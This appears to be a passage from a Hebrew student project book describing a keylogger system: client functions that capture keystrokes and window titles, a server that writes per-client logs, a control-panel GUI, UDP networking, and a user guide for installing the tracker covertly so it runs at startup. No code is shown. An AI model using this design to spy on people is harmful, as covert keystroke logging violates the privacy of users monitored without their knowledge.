
- **פורמט תוכנת השרת:**



- פורמט הממשק הגרפי של השרת:



תרשים מערכת הפרויקט ב-Use Case



- החצים המקווקווים בין הלקוח המפוקח ותוכנה משקפת את חוסר הידיעה של הלקוח על הפיקוח עליו. מראה כי גם אין בידו הכלי לשלוט על תוכנת המעקב.
- לעומת זאת, למפקח יש הכוח לשלוט על חיבורי השרת לקוח במערכת ואת כל דוחות המעקב אחרי הלקוחות השונים, כל זה דרך הממשק הגרפי של השרת ("לוח הבקרה").
- תוכנת השרת (בעלת הכינוי "מערכת האם") מתקשרת **במקביל עם כל הלקוחות** המקושרים ביחסי שרת לקוח ויוצרת וכותבת דוחות עבור כל אחד ואחד מהם **ובו זמנית** מתקשרת גם עם הממשק הגרפי, גם ביחסי שרת לקוח כאשר הלוח בקרה שולח בקשות ותוכנת השרת עונה להן.

יחידות מחלקות הפרויקט (Components)

- תחת תת-כותרת זו יוסבר על הפונקציות העיקריות המנהלות את הפרויקט, **לא יוסבר על** פונקציות הרשת ופונקציות הבודקות תנאים פשוטים, עליהן יפורט בהרחבה במדריך למפתח.

- **<u>פונקצית key_listener</u>** (לקוח)

היחידה היא לולאה, אשר עליה בעצם מתבסס הרישום הקשות- הפונקציה קולטת מקשים מהמקלדת. היחידה **קולטת מהמשתמש** מקש מהמקלדת (key), **ומעבירה אותו** לפונקציה press כפרמטר (קוראת לפונקציה).

- **<u>פונקצית press</u>** (לקוח)

תפקיד היחידה הוא לטפל במקשים הנלחצים ע״י המשתמש- משתנים אלו מועברים ע״י הפונקציה key_listener. היחידה **מקבלת בכניסתה** מקש, היא תבדוק אם השתנה החלון הפעיל, או אם המקש הנקלט הוא ׳Enter׳- בתגובה, לאירועים אלו (אם אלו מתרחשים) היחידה **תעביר לשרת** את רשימת ההקשות והחלון הנוכחי (פלט) ותאפס את רשימת ההקשות. אם החיבור בין השרת ללקוח התנתק, היחידה **תחזיר לפונקציה** key_listener ערך בוליאני ׳False׳, המסמל לה (ל-key_listener) להפסיק לפעול ולחפש חיבור מחדש. אם ביחידה **התקבל משרת** מחרוזת המבקשת ממנו לסיים פעילות, תוכנת המעקב תתנתק ותפסיק לעבוד.

- **<u>פונקצית process</u>** (שרת)

זוהי יחידת הבקרה על כל לקוח ולקוח במערכת, תפקידה הוא לנהל ולכתוב את הדוחות ההקשה של כל לקוח ולקוח. השרת מריץ את הפונקציה כthread, והיא **מקבלת בכניסתה** את Socket הלקוח ו׳טאפל׳ הכתובת שלו. היא אז תקרא לפונקצית log ו**מעבירה לה** את טאפל כתובת הלקוח, בכדי ליצור לו את הדוח היומי (אם לא קיים כבר). לאחר מכן, מתקיימת לולאה אין סופית אשר בה **נקלטים רשימת ההקשות ומחרוזת החלון הנוכחי של הלקוח**. היחידה קוראת לפונקציה write_next_day בשביל לברר אם קיים הצורך לכתוב תאריך חדש בדוח הפונקציה, ו**מעבירה לה** את מחרוזת החלון הנוכחי. בעזרת המשתנים אשר השרת קלט מהלקוח, היחידה תברר אם קיים הצורך לכתוב את החלון הנוכחי בדוח (בקריאה לwrite_next_window ו**העברה אליה** את רשימת ההקשות ומחרוזת החלון הנוכחי) או רק לכתוב שורה חדשה בדוח תחת אותו החלון (בקריאה לwrite_next_line ו**העברה אליה** את רשימת ההקשות). אם מהממשק התבקש לנתק את הלקוח המחובר, במקום **להחזיר ללקוח** מחרוזת אישור על המשך פעילות, היא תחזיר לו מחרוזת המבקשת ממנו להפסיק לפעול ומנתקת אותו.

- **<u>פונקצית Connect</u>** (שרת)

היחידה נקראת ע״י process, ותפקידה ליצור את קובץ דוח המעקב הקשות של הלקוח. היחידה **מקבלת בכניסתה** את טאפל כתובת הלקוח, **ויוצרת** (אם לא קיים) את הדוח מעקב היומי אחרי הלקוח (עם כתובתו) ומוסיפה את הדוח שלו למילון דוחות הלקוחות הנוכחים (משתנה גלובלי). אם הדוח כבר קיים, היחידה תתעד את שעת התחברות הלקוח.

- **<u>פונקצית write_next_day</u>** (שרת)

היחידה נקראת ע״י process, ותפקידה לעדכן את התאריך בדוח הלקוח. היחידה **מקבלת בכניסתה** את מחרוזת החלון הנוכחי של הלקוח, ואם תאריך כתיבת הדוח משתנה (בהתחלפות התאריכים בלילה לדוגמא) היחידה **תכתוב** את התאריך החדש בנוסף לחלון הנוכחי. היחידה תעדכן את החלון הקודם לחלון הנוכחי.

- **<u>פונקצית write_next_window</u>** (שרת)

היחידה נקראת ע״י process כאשר החלון הנוכחי שונה מהחלון הקודם, ותפקידה לעדכן את החלון הנוכחי בדוח הלקוח. היחידה **מקבלת בכניסתה** את מחרוזת החלון הנוכחי ורשימת ההקשות של הלקוח, וקוראת לפונקציה write_next_line (**מעבירה לה** את רשימת ההקשות של הלקוח) בכדי לכתוב את ההקשות תחת החלון הקודם ואחרי זה כותבת את החלון הנוכחי. היחידה תעדכן את החלון הקודם לחלון הנוכחי.


- **<u>פונקצית write_next_line</u>** (שרת)

היחידה נקראת ע״י process או write_next_window כאשר קיים הצורך לתעד את רישום ההקשות לדוח. היחידה **מקבלת בכניסתה** את רשימת ההקשות של הלקוח, ואם רשימת ההקשות כוללת בתוכה מקשי אותיות ומספרים- היחידה תכתוב את הרשימה כמחרוזת בדוח מעקב של הלקוח תחת הזמן המתאים.

- **<u>פונקצית Disconnect</u>** (שרת)

היחידה נקראת ע״י process, ותפקידה לסכם את פעילות הלקוח. היחידה **מקבלת בכניסתה** את טאפל Socket וכתובת הלקוח, מתעדת את תאריך יציאתו של הלקוח ומוציאה אותו ממילוני הלקוחות הנוכחים והדוחות של הלקוחות הנוכחים (משתנים גלובליים).

- זרימת המידע בין היחידות השונות:



- פונקציות הממשק הן שונות, היותן נקראות על ידי לחיצת כפתור בידי המשתמש (המפקח):

  - **<u>פונקציית Connect Software</u>** (ממשק שרת)

היחידה נקראת על ידי לחיצת הכפתור De/Activate Server או ע"י Change Log Dir, ותפקידה להדליק/לסגור את תוכנת השרת. כאשר היחידה מדליקה את תוכנת השרת, היא מתחברת אליו בחיבור לקוח-שרת, ומתנתקת בלחיצת הסגירה תוך כדי "הריגת" תוכנת השרת. היא **קולטת** את מיקום אחסון הדוחות הנוכחית ו-Process ID של תוכנת השרת.

  - **<u>פונקציית Open Dir</u>** (ממשק שרת)

היחידה נקראת על ידי לחיצת הכפתור Open Log Dir, ותפקידה לפתוח את תיקיית אחסון דוחות המשתמשים הנוכחית.

  - **<u>פונקציית Change Log Dir</u>** (ממשק שרת)

היחידה נקראת על ידי לחיצת הכפתור Change Log Dir, ותפקידה לשנות את מיקום תיקיית אחסון דוחות המשתמשים הנוכחית. היחידה **תקלוט path מהמשתמש** (למיקום אחסון הדוחות החדש), קוראת לפונקצית Connect Software פעמיים בשביל לכבות ולהדליק את השרת זמנית ובזמן הזה מעדכנת את path האחסון של תוכנת שרת בעזרת שכתוב תסריטה.

  - **<u>פונקציית Show Connected</u>** (ממשק שרת)

היחידה נקראת על ידי לחיצת הכפתור Connected Clients, ותפקידה להראות את כתובת הלקוחות המחוברים לשרת. היחידה **תקבל** את רשימת כתובות הלקוחות הנוכחיים מהפונקציה Request Clients. בנוסף, היחידה תפתח את דוח כתובת הלקוח הנוכחי המסומנת ע"י המשתמש.

  - **<u>פונקציית Disconnect Clients</u>** (ממשק שרת)

היחידה נקראת על ידי לחיצת הכפתור Disconnect Clients, ותפקידה לנתק לקוחות מקושרים מתוכנת השרת. היחידה **תקבל** את רשימת כתובות הלקוחות הנוכחיים מהפונקציה Request Clients **ותעביר** את רשימת הלקוחות אשר המשתמש בחר לנתק לפונקציה Request.

  - **<u>פונקציית Request</u>** (ממשק שרת)

היחידה נקראת על ידי הפונקציות Request Clients ו-Disconnect Clients ותפקידה לבקש נתונים מהשרת בעזרת התנאי שהפונקציות הנ"ל העבירו לה. היחידה **מקבלת בכניסתה** פרמטר בקשה, אשר אותו **תעביר לשרת.** מהשרת, היחידה **תקלוט** את הנתון המתאים לפרמטר הבקשה, **ותחזיר** את התשובה לפונקציות הקראו לה (הנ"ל).


- **<u>פונקצית Request Clients</u>** (ממשק שרת)


היחידה נקראת ע"י הפונקציות Request Connect ו Show Connected ותפקידה להחזיר את רשימת כתובות הלקוחות הנוכחיים. היחידה **תעביר** לפונקציה Request מחרוזת בקשה לקבלת רשימת הלקוחות, **תקבל** ממנה את רשימת הלקוחות **ותחזיר** רשימה זאת חזרה לפונקציות הקראו לה (הנ"ל).

- **<u>פונקצית GUI</u>** (שרת)

זוהי היחידה האחראית על התקשורת והחלפת הנתונים בין תוכנת השרת (בה נמצאת) לבין ממשק השרת. היחידה היא לולאה אין סופית המורצת במקביל (כ-Thread) לכל יחידות ה-process המקבלות את המקשים המתועדים מלקוחותיהם. היחידה **קולטת** מהממשק פרמטר בקשה, ובתגובה **מחזירה** לו תשובה עם פרמטר מתוכנת השרת (רשימת הלקוחות המחוברים, תיקיית עבודה נוכחית וכולי). בחיבור הממשק לתוכנת השרת, היחידה **מקבלת** את Socket תוכנת הממשק וכתובתו, ו**מעבירה** לתוכנת הממשק את מיקום אחסון הדוחות הנוכחי ו-Process ID של תהליך תוכנת השרת.

- זרימת המידע בין יחידות ממשק השרת ותוכנת השרת:




Show Connected function
[List of connected addresses]
Request Clients
Disconnect Clients function
[Disconnect request]
The Inspector
Request
Request function
Answer
Answer
Request
Answer
GUI function

ארכיטקטורת הרשת

- במערכת הפרויקט מתבטאים מספר פרוטוקולי תקשורת שונים, הנפרסים לאורך מודלי ה-OSI וה-TCP/IP.

כאשר מערכת הפרויקט מתקיימת ברשת אחת סגורה, מתבטא **פרוטוקול ה-Ethernet**, אשר היא בעצם טכנולוגיה לתקשורת נתונים ברשתות מחשבים מקומיות (LAN). מודל ה-TCP/IP הפרוטוקול תקשורת אחראי על השכבה הפיזית של התקשורת. על פי מודל ה-OSI הפרוטוקול אחראי על שכבת הקישוריות ומגדיר גם את השכבה הפיזית של התקשורת.

כאשר מערכת הפרויקט לא מתקיימת ברשת אחת סגורה, מתבטא **UDP (User Datagram Protocol)**, אשר מאפשר העברת נתונים מהירה ולא אמינה. אומנם, חבילות המידע הנשלחות עשויות להגיע בסדר שונה מזה שבו שהן נשלחו, להגיע מספר פעמים או ללכת לאיבוד ולא להגיע בכלל, אך עקב גודל הקטן של חבילות המידע המועברות בין הלקוח לשרת וחזור, החלטתי כי השימוש ל-UDP **עדיף על הפרוטוקול המאובטח והאיטי יותר TCP**). בנוסף, פרוטוקול UDP מאפשר למחשב להתקשר עם מספר מחשבים על אוטו מספר פורט במקביל, אשר כפיתרון יעיל בתפעול שכבת התעבורה בפרויקט שלי. הפרוטוקול שייך שכבת התעבורה של מודל ה -OSI- ולשכבת התעבורה של מודל ה-TCP/IP.


הקובע אם מערכת הפרויקט מתקיימת ברשת סגורה או לא הוא **ה-IP (Internet Protocol)**, פרוטוקול תקשורת המשמש להעברת נתונים ללא אימות הגעה או אימות נתונים, אך הוא מפצה על כך בהיותו יעיל ומהיר ביותר, ולכן הוא אחד הפרוטוקולים הנפוצים בשימוש ברשתות מחשבים. לכל רשת מחשבים כתובת IP, והיא משמשת לצורך שליחת המידע ברשת. הפרוטוקול מתפקד בשכבת הרשת הן במודל ה-OSI והן במודל ה-TCP/IP.

- בפרויקט מתקיימים **יחסי שרת – לקוח בין תוכנת השרת לתוכנות המעקב**, אשר באמצעות פרוטוקול UDP מתאפשר חיבור מקביל של כמה מחשבי לקוח מבוקרים למחשב השרת המפקח (באמצעות Threading). בנוסף לכך, **מתקיימים יחסי שרת – לקוח בין תוכנת השרת לממשק השרת** (על **פורט שונה** מהיחסים של תוכנת השרת עם תוכנות המעקב על מחשבי הלקוחות), המאפשרים את עברת הנתונים בין תוכנת השרת למפקח הפועל דרך הממשק הגרפי ("לוח הבקרה"). חיבור זה מתקיים במקביל (גם דרך Threading) לכל חיבורי תוכנות השרת לתוכנות המעקב, ומתקיימת זרימת נתונים רחבה ברשת בין כל מחלקות הפרויקט השונות כאשר תוכנת השרת היא המרכז, מכאן שמה - **מערכת האם**.


מדריך למשתמש

ניהול קבצים

ניהול, שימוש והתקנת האפליקציה תעשה באמצעות שחרור קובץ הזיפ (Zip) המצורף:



בשחרור הזיפ, נקבל את התיקייה בעלת הקבצים הבאים:




- **במסגרת השחורה** קיימים הקבצים ההכרחיים להתקנת תוכנת המעקב על הלקוח (בתיקייה Client Exe). הם לא הכרחיים לניהול ממשק ותוכנת השרת.
- **במסגרת האדומה** קיימים הקבצים ההכרחיים לניהול ממשק ותוכנת השרת:


1. קובץ **Executable** של ממשק השרת, ה-GUI (graphical user interface) שבעזרתו המשתמש מתנהל עם תוכנת השרת.
2. קובץ **Python** של תוכנת השרת, "מערכת האם" (Motherboard_system) המנהלת את הקשרים עם כל הלקוחות (הנעקבים) ויוצרת את דוחות אחריהם.

- אומנם הקבצים האחרים בתיקייה **לא הכרחיים** לריצת הממשק ותוכנתו (יוכל לרוץ בלעדיהם), הם כן תורמים לעיצוב הממשק ומנחים את הלקוח כיצד להשתמש בממשק.

* **תיקיית Images** תכיל:



* **תיקיית Message boxes** תכיל:



* בשחרור הזיפ ה**תיקייה logs** תהיה ריקה (כברירת מחדל), זאת כי עוד לא נרשמו דוחות מעקב. התיקייה לא נחוצה לריצה- למשתמש היכולת לבחור את תיקיית שמירת הדוחות דרך הממשק עצמו / אם המשתמש יחליט להשתמש בתיקייה המשוחררת כתיקיית עבודתו, אם תיקיית logs לא קיימת תיווצר אוטומטית אחת חדשה.


!! הערה !! - פייתון (גרסה 3.6+) צריך להיות מותקן על מחשב השרת (המפקח) ומחשבי הלקוחות (הנעקבים) בהתאמה בכדי שהתוכנות יעבדו. בנוסף לפייתון, יש את הצורך להתקין המודולים (modules) הלא הנכללים בספרייה הכללית של פייתון, עליהם ארחיב במדריך למפתח.

יש גם לציין כי הפרויקט התוכנות **לא** יעבדו על מערכות הפעלה שהן לא Windows, כיוון שהתוכנות מייבאות ספריות המתבססות אך ורק על מערכת הפעלה זאת, על כל יורחב במדריך למפתח.

התקנת לקוח (תוכנת המעקב)


התקנת תוכנת הלקוח הינה פשוטה מאד, ומתבצעת בכמה שלבים:

1. המשתמש (המפקח) ייקח את **התיקייה Client Exe** (המשוחררת מזיפ מהמכיל את כלל קבציי האפליקציה), ויעביר אותה למחשבים אותם רוצה לפקח (המשתמש צריך לשים לב כי המקום אליו יעביר את התיקייה יהיה המקום בו תוכנת המעקב תהיה שמורה!). התיקייה תכיל את הקבצים הבאים:



2. המשתמש יריץ בתיקייה את **ASSIGN.exe**, קובץ **Executable** אשר הוא ממשק זעיר המאפשר את התקנת **Track.pyw** מצורה סמויה, אשר Track הוא קובץ **Python** - תוכנת מעקב הלקוח. הממשק יתקין את תוכנת המעקב כך שתרוץ עם הרצת מערכת ההפעלה – הרצת המחשב.

3. בהרצת הממשק יתקבל החלון:



המשתמש מתבקש להזין את IP המחשב של המפקח, בכדי לחבר את תוכנת המעקב לתוכנת השרת.

